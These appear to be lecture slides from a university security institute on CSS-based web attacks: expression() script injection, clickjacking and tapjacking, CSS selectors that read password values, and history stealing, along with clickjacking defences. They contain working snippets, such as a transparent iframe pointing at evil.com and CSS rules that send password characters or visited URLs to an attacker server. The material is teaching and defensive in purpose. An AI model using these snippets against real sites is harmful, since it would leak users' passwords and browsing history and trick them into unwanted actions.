CSS exploits

Michael Sonntag
Institute of Networks and Security

CSS hacking

- Cascading Style Sheets: they describe how to show web content
  - This doesn't sound very dangerous…
- But: CSS may contain JavaScript code
  - To be executed on occurrences of a matching element
- Also: CSS display alone might be interesting
  - Information leaks!
- Additionally: CSS is often used in combination with other attacks, e.g. to hide malicious frames, clickjacking…

CSS and JavaScript

- **`<div style=xss:expression(alert(1))>Test</div>`**
  - Will be executed when the page is loaded
  - Note: IE specific
    - Will trigger the IE warning bar (at least in v9)!
- External stylesheets may also do this
  - **`<style>@import “style.css”;</style>`**
    - Note: Hiding through encoding: **`<style>@\69\6d\70\6f\72\74 “…`**
    - The stylesheet itself can also be encoded to be “unreadable”
- CSS or scripts can be loaded dynamically by JavaScript
  - Create new “link”/“script” DOM element & add it to page tree

    -
      ```
      var cssFile=document.createElement(„link“);
      cssFile.setAttribute(„rel“,“stylesheet“);
      cssFile.setAttribute(„type“,“text/css“);
      cssFile.setAttribute(„href“,filename);
      document.getElementsByTagName("head")[0].appendChild(cssFile);
      ```

Clickjacking (=UI redressing)


- How it works:
  - On the page is a form
  - On top of the form (→ CSS) is something different
  - The user clicks on the top-most element, but in the moment of clicking it is removed and the user clicks on the form below (works also for key presses!)
    - Slight variation: at the moment of clicking, a different layer is brought to the top, so the user clicks on this instead
    - Or completely cover the whole page with different content, except the small area with the submit button
- Result: attacker can bring the user to „voluntarily“ click on a button/…, e.g. ordering something, confirming a warning, sending the information in the form somewhere else etc
  - Examples (all occurred in real life!): buy something, enabling webcam/microphone (Flash), follow someone on Twitter, share links on Facebook, make a social network profile public...

Clickjacking: Implementation

- <div>Text explaining why to click on the following link</div>
  - Or any other website content!
- <iframe src=“http://evil.com/attack.htm“ style="width:100px; height:200px;position:absolute;top:0px;left:0px; **ffilter:alpha(opacity=0);z-index:-1;opacity:0;**"></iframe>
  - The hidden layer on top; where to secretly redirect the user
- <a href="http://www.google.at/" style="position:absolute; top:55px;left:0px;font-size:15px;z-index:-2">Click here</a>
  - The “official” content the user sees and thinks he will go to
- <input type="button" value="Buy me!" onclick="alert(1);" style="position:absolute;top:55px;left:0px;"/>
  - The content of the page “http://evil.com/attack.htm”


Clickjacking: Example

Both on exactly the same position


Vulnerable page - Mozilla Firefox
Datei Bearbeiten Ansicht Chronik Lesezeichen Extras Hilfe
Vulnerable page
Attacking iframe
Attacking iframe - Mozilla Firefox
Buy me!

Text explaining why to click on the following link
Another normal link
Click here


Drawback of (only this particularly simple!) attack: mouse over "normal link" will show hand icon, while mouse over "Click here" will not change (pointer)!



Text explaining why to c
Another normal link
Click here

Text explaining why to c
Another normal link
Click here

Clickjacking: Example




Clickjacking: Prevention

- Make sure your frame is the top-most one
  - Continually all the time, not just at the beginning!
  - Framebuster scripts are difficult: ways around them exist
    - Even some XSS filters (→ they disable all inline JavaScripts, including the framebuster script!) can be used to achieve this
    - Restricting subframes from running any JavaScript
- Send response header to browser "I don't want to be framed"
  - You are "alone" on the page so there can't be any overlay
    - Unless someone hacked your site (→ injection attacks)!
  - Implementation:
    - Use Content Security Policy (CSP)
      - „frame-ancestors none" Element
        - „self", „none", <scheme-source>
          (e.g. „http://*.example.com" or „https://store.example.com")

Clickjacking: More examples


- Especially vulnerable: mobile phones ("tapjacking")
  - Zooming: allows to "blow up" buttons so they will definitely be targeted, wherever the user taps
  - Hiding/faking the URL bar: scrolling the window removes the URL bar; put a "correct" image at that position
    - Scrollbar is invisible by default!
  - Create "popups", e.g. SMS notification through HTML
    - Users are conditioned to click on them!
  - Many mobile browsers don't delete session cookies on closing the browser; servers use longer session timeouts



Source: http://seclab.stanford.edu/websec/framebusting/tapjacking.pdf

Clickjacking: More examples

- URL bar faking example



Source: http://seclab.stanford.edu/websec/framebusting/tapjacking.pdf

Clickjacking: More examples

- Similar attacks, based on framing:
  - Data gathering across Same-Origin-Policy
    - Frame a page in an iframe, e.g. victim.com
    - Navigate it to victim.com#anchor
    - Check the frame scroll position: if changed the anchor exists, otherwise not
    - Very useful for determining whether a blind attack did work!
    - Practical example: Facebook. It has a framebuster script and overlays the frame with a div (no click can get through). This technique still allows determining whether the victim is logged in, and whether she/he is logged in as a specific user

Historical problems


CSS attribute reading

- Through CSS (→ without ANY JavaScript!) the content of an attribute, e.g. a password, can be read
  - Not very practical, but possible!
- Basic idea: use CSS selectors
  - [att*=val]: attribute contains value somewhere
  - [att^=val]: attribute start with value
  - [att$=val]: attribute ends with value
- Feedback to server: requesting a certain URL
  - Typically a “background image”
- Drawback: requires several tries, i.e. several stylesheets sent and interpreted after each other
  - Parallel discovery also possible, but more complex (888 rules for 8 chars)
  - Optimizations are possible, e.g. combining first and last character: [att^=val1][att$=val2] (both must match)

CSS attribute reading

- Example:
  - Page: `<input type=“password” value=“SomePassword” />`
  - CSS sent in step 1:
    - `input[value^=“a”] {background:url(“/?char1=a”);}`
    - `input[value^=“b”] {background:url(“/?char1=b”);}`
  - CSS sent in step 2 (after a request to “?char1=b”!):
    - `input[value^=“ba”] {background:url(“/?char2=a”);}`
    - `input[value^=“bb”] {background:url(“/?char2=b”);}`
- Requires in addition:
  - Automatic page refresh (through headers) to load the new stylesheets (including the characters already found)
- Optimization: use a first round to detect the characters used
  - Then we don’t need to send styles for a-z, A-Z, 0-9…, but only for these characters we know are actually in there
  - We just have to discover length and ordering!

CSS history stealing


Link 1 (unvisited) – www.disney.com
Link 2 (visited) – www.playboy.com
GET /img2.png
www.evil.com
Webpage
CSS
Victim visited playboy.com, but not disney.com

```
L1:visited: {background-image: url(www.evil.com/img1.png);
L2:visited: {background-image: url(www.evil.com/img2.png);
```

Note: Coloring/status of links is determined by browser, not by Webpage/CSS!

CSS history stealing

- Investigate which URLs a user visited, e.g. for targeting exploits (which cookies to steal, what site to impersonate…)
  - Works only for fixed lists of URLs
  - But these can be as long (and each URL as complex) as desired
- With JavaScript:
  - Load a document with thousands of URLs into a hidden iframe and inspect their style
  - If they were visited, their colour is different
  - Pass the list of visited domains back to the server (e.g. Ajax)
- Without JavaScript:
  - Load links as above and mark each one with a different class
  - #menu a:visited span.class1 {
    background: url(save.php?visitedLink=1); }

CSS history stealing

- Not working anymore, because of countermeasures:
  - Changes in browsers now prevent this!
    - JavaScript always returns the same result
    - CSS for “:visited” is restricted
- Additional element: what about private browsing mode?
  - Chrome/FF do not “recolor” links there, they always stay the same
  - This did allow a website to detect that it is viewed in private mode as opposed to “normal” mode!
    - **Any** different behaviour is problematic…

JOHANNES KEPLER
UNIVERSITÄT LINZ

INSTITUTE
OF NETWORKS
AND SECURITY

https://www.ins.jku.at

THANK YOU FOR YOUR ATTENTION!

Michael Sonntag
michael.sonntag@ins.jku.at
+43 (732) 2468 - 4137
S3 235 (Science park 3, 2nd floor)

**JOHANNES KEPLER
UNIVERSITÄT LINZ**
Altenberger Straße 69
4040 Linz, Österreich
www.jku.at